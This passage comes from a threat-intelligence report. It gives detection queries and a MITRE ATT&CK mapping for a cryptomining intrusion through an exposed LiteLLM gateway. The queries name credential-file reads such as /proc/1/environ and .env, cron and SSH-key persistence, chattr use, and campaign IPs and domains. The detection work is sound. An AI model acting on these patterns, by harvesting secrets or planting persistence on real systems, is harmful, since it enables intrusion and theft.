| extend Cmd = tolower(ProcessCommandLine)
| where Cmd has_any ("grep", "egrep", "fgrep", "awk", "sed", "cat", "strings")
| where Cmd has_any ("litellm", "database_url", "environ")
    or Cmd contains "/proc/1/environ"
    or Cmd contains ".env"
| where Cmd has_any ("secret", "token", "key", "password", "master", "postgres")
| project Timestamp, DeviceName, AccountName, FileName, ProcessCommandLine, InitiatingProcessFileName, InitiatingProcessCommandLine, ProcessId, InitiatingProcessId, FolderPath
| sort by Timestamp asc
Combined high-signal secret-discovery triage
This combined query is useful for triage dashboards or incident review because it labels each result with a detection reason. Analysts can use the DetectionReason field to quickly separate direct environment access, LiteLLM-specific secret discovery, Python database credential access, and shell-based searching.
Second-stage payload retrieval and masqueraded execution
This query identifies the payload-delivery pattern observed after gateway execution: raw-IP retrieval, staging under /tmp, and execution with supervisord-style arguments or bridge-related environment values. Review matches for masquerading, unexpected executable files in world-writable paths, and parentage from the gateway process.
// Hunt for staged payload execution and supervisord-style masquerading.
// Focus on /tmp execution, bridge variables, and known payload path fragments.
DeviceProcessEvents
| where isnotempty(ProcessCommandLine)
| where ProcessCommandLine has_any ("/private/python3", "/anonymus/bins_s", "BRIDGE_STANDALONE", "PORT")
    or (FolderPath == "/tmp/python3" and ProcessCommandLine has "supervisord")
| project Timestamp, DeviceName, AccountName, FileName, FolderPath, ProcessCommandLine, InitiatingProcessFileName, InitiatingProcessCommandLine, ProcessId, InitiatingProcessId
| sort by Timestamp asc
Crypto mining preparation through MSR write access
This query hunts for attempts to load the Linux msr kernel module with write access enabled. That behavior is strongly associated with performance tuning for RandomX/XMRig mining and is unusual on most production servers unless explicitly approved for low-level performance testing.
// Hunt for MSR write access often used to optimize RandomX/XMRig mining.
// Validate whether the host has any legitimate reason to load msr with allow_writes.
DeviceProcessEvents
| where isnotempty(ProcessCommandLine)
| where ProcessCommandLine has_all ("modprobe", "msr", "allow_writes")
| project Timestamp, DeviceName, AccountName, FileName, ProcessCommandLine, InitiatingProcessFileName, InitiatingProcessCommandLine, ProcessId, InitiatingProcessId
| sort by Timestamp asc
Persistence, hidden relay execution, and defense evasion
This query groups the persistence and defense-evasion behaviors observed in the intrusion: hidden-file relaunch from /tmp, cron manipulation, SSH authorized-key modification, and immutable-flag changes. These signals should be reviewed with process ancestry and file-write events to identify the account and payload responsible for durable access.
// Hunt for persistence and defense-evasion activity used to keep the payload running. // Review matches for service-account abuse, hidden /tmp execution, and cleanup resistance. DeviceProcessEvents | where isnotempty(ProcessCommandLine) | where (ProcessCommandLine contains "exec /tmp/." and ProcessCommandLine contains "-c /tmp/.") or (ProcessCommandLine contains "crontab" and ProcessCommandLine contains "grep -v") or ProcessCommandLine has "chattr" or (ProcessCommandLine has "authorized_keys" and ProcessCommandLine contains ">>") | project Timestamp, DeviceName, AccountName, FileName, ProcessCommandLine, InitiatingProcessFileName, InitiatingProcessCommandLine, ProcessId, InitiatingProcessId, FolderPath | sort by Timestamp asc
Outbound communication to known campaign infrastructure
This query hunts for connections to infrastructure directly tied to the observed campaign. To reduce false positives, it focuses on known campaign domains/IPs and execution tools commonly used in the attack chain.
// Known campaign infrastructure only (low-FP network pivot).
DeviceNetworkEvents
| extend RU = tolower(RemoteUrl), RIP = tostring(RemoteIP)
| where RU has_any ("yosemite.jp", "gobygo.net", "auto.c3pool.org", "45.150.109.151.sslip.io")
    or RIP in ("45.150.109.151", "135.125.10.56", "172.232.38.92", "47.86.197.116", "2001:41d0:701:1100::adfd")
| where InitiatingProcessFileName in~ ("bash", "sh", "dash", "python", "python3", "curl", "wget", "nohup")
| project Timestamp, DeviceName, InitiatingProcessAccountName, InitiatingProcessFileName, InitiatingProcessCommandLine, RemoteUrl, RemoteIP, RemotePort
| sort by Timestamp asc
For higher-confidence triage, correlate these results across time and telemetry types. A single match may represent administrative activity, but the combination of gateway-originated execution, secret access, database-focused Python, payload staging in /tmp, MSR tuning, persistence attempts, and outbound callbacks should be investigated as a potential end-to-end compromise path.
MITRE ATT&CK techniques observed
Tactic
Technique
Observed activity
Initial Access
T1190 Exploit Public-Facing Application
Abuse of the internet-exposed LiteLLM gateway runtime
Execution
T1059 Command and Scripting Interpreter
python3 -c one-liners and shell scripts launched from the gateway process
Credential Access
T1552.001 Unsecured Credentials: Credentials in Files
Harvest of provider API keys from /proc/1/environ and the LiteLLM model-config table
Discovery
T1057 Process Discovery / T1518 Software Discovery
pgrep sweeps for rival miners and enumeration of PostgreSQL config files
Defense Evasion
T1036.005 Masquerading / T1564.001 Hidden Files and Directories
Payloads named after system daemons, executed from hidden /tmp files
Impact
T1496 Resource Hijacking
Cryptomining with MSR tuning and competing-miner eviction
Persistence
T1098.004 SSH Authorized Keys / T1053.003 Cron
Service-account SSH key and cron entries for durable access
Defense Evasion
T1222.002 Linux File and Directory Permissions Modification
chattr +i immutable flags on payload directories to resist cleanup
To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.
Review our documentation to learn more about our real-time protection capabilities and see how to enable them within your organization.
Explore Unit 42 research on AI-enabled malware. Learn how existing behavioral detection and endpoint analytics stop AI-authored code before execution.
The post The State of AI-Enabled Malware August 2026: From Brand Abuse to Agentic Execution appeared first on Unit 42.

 Entrar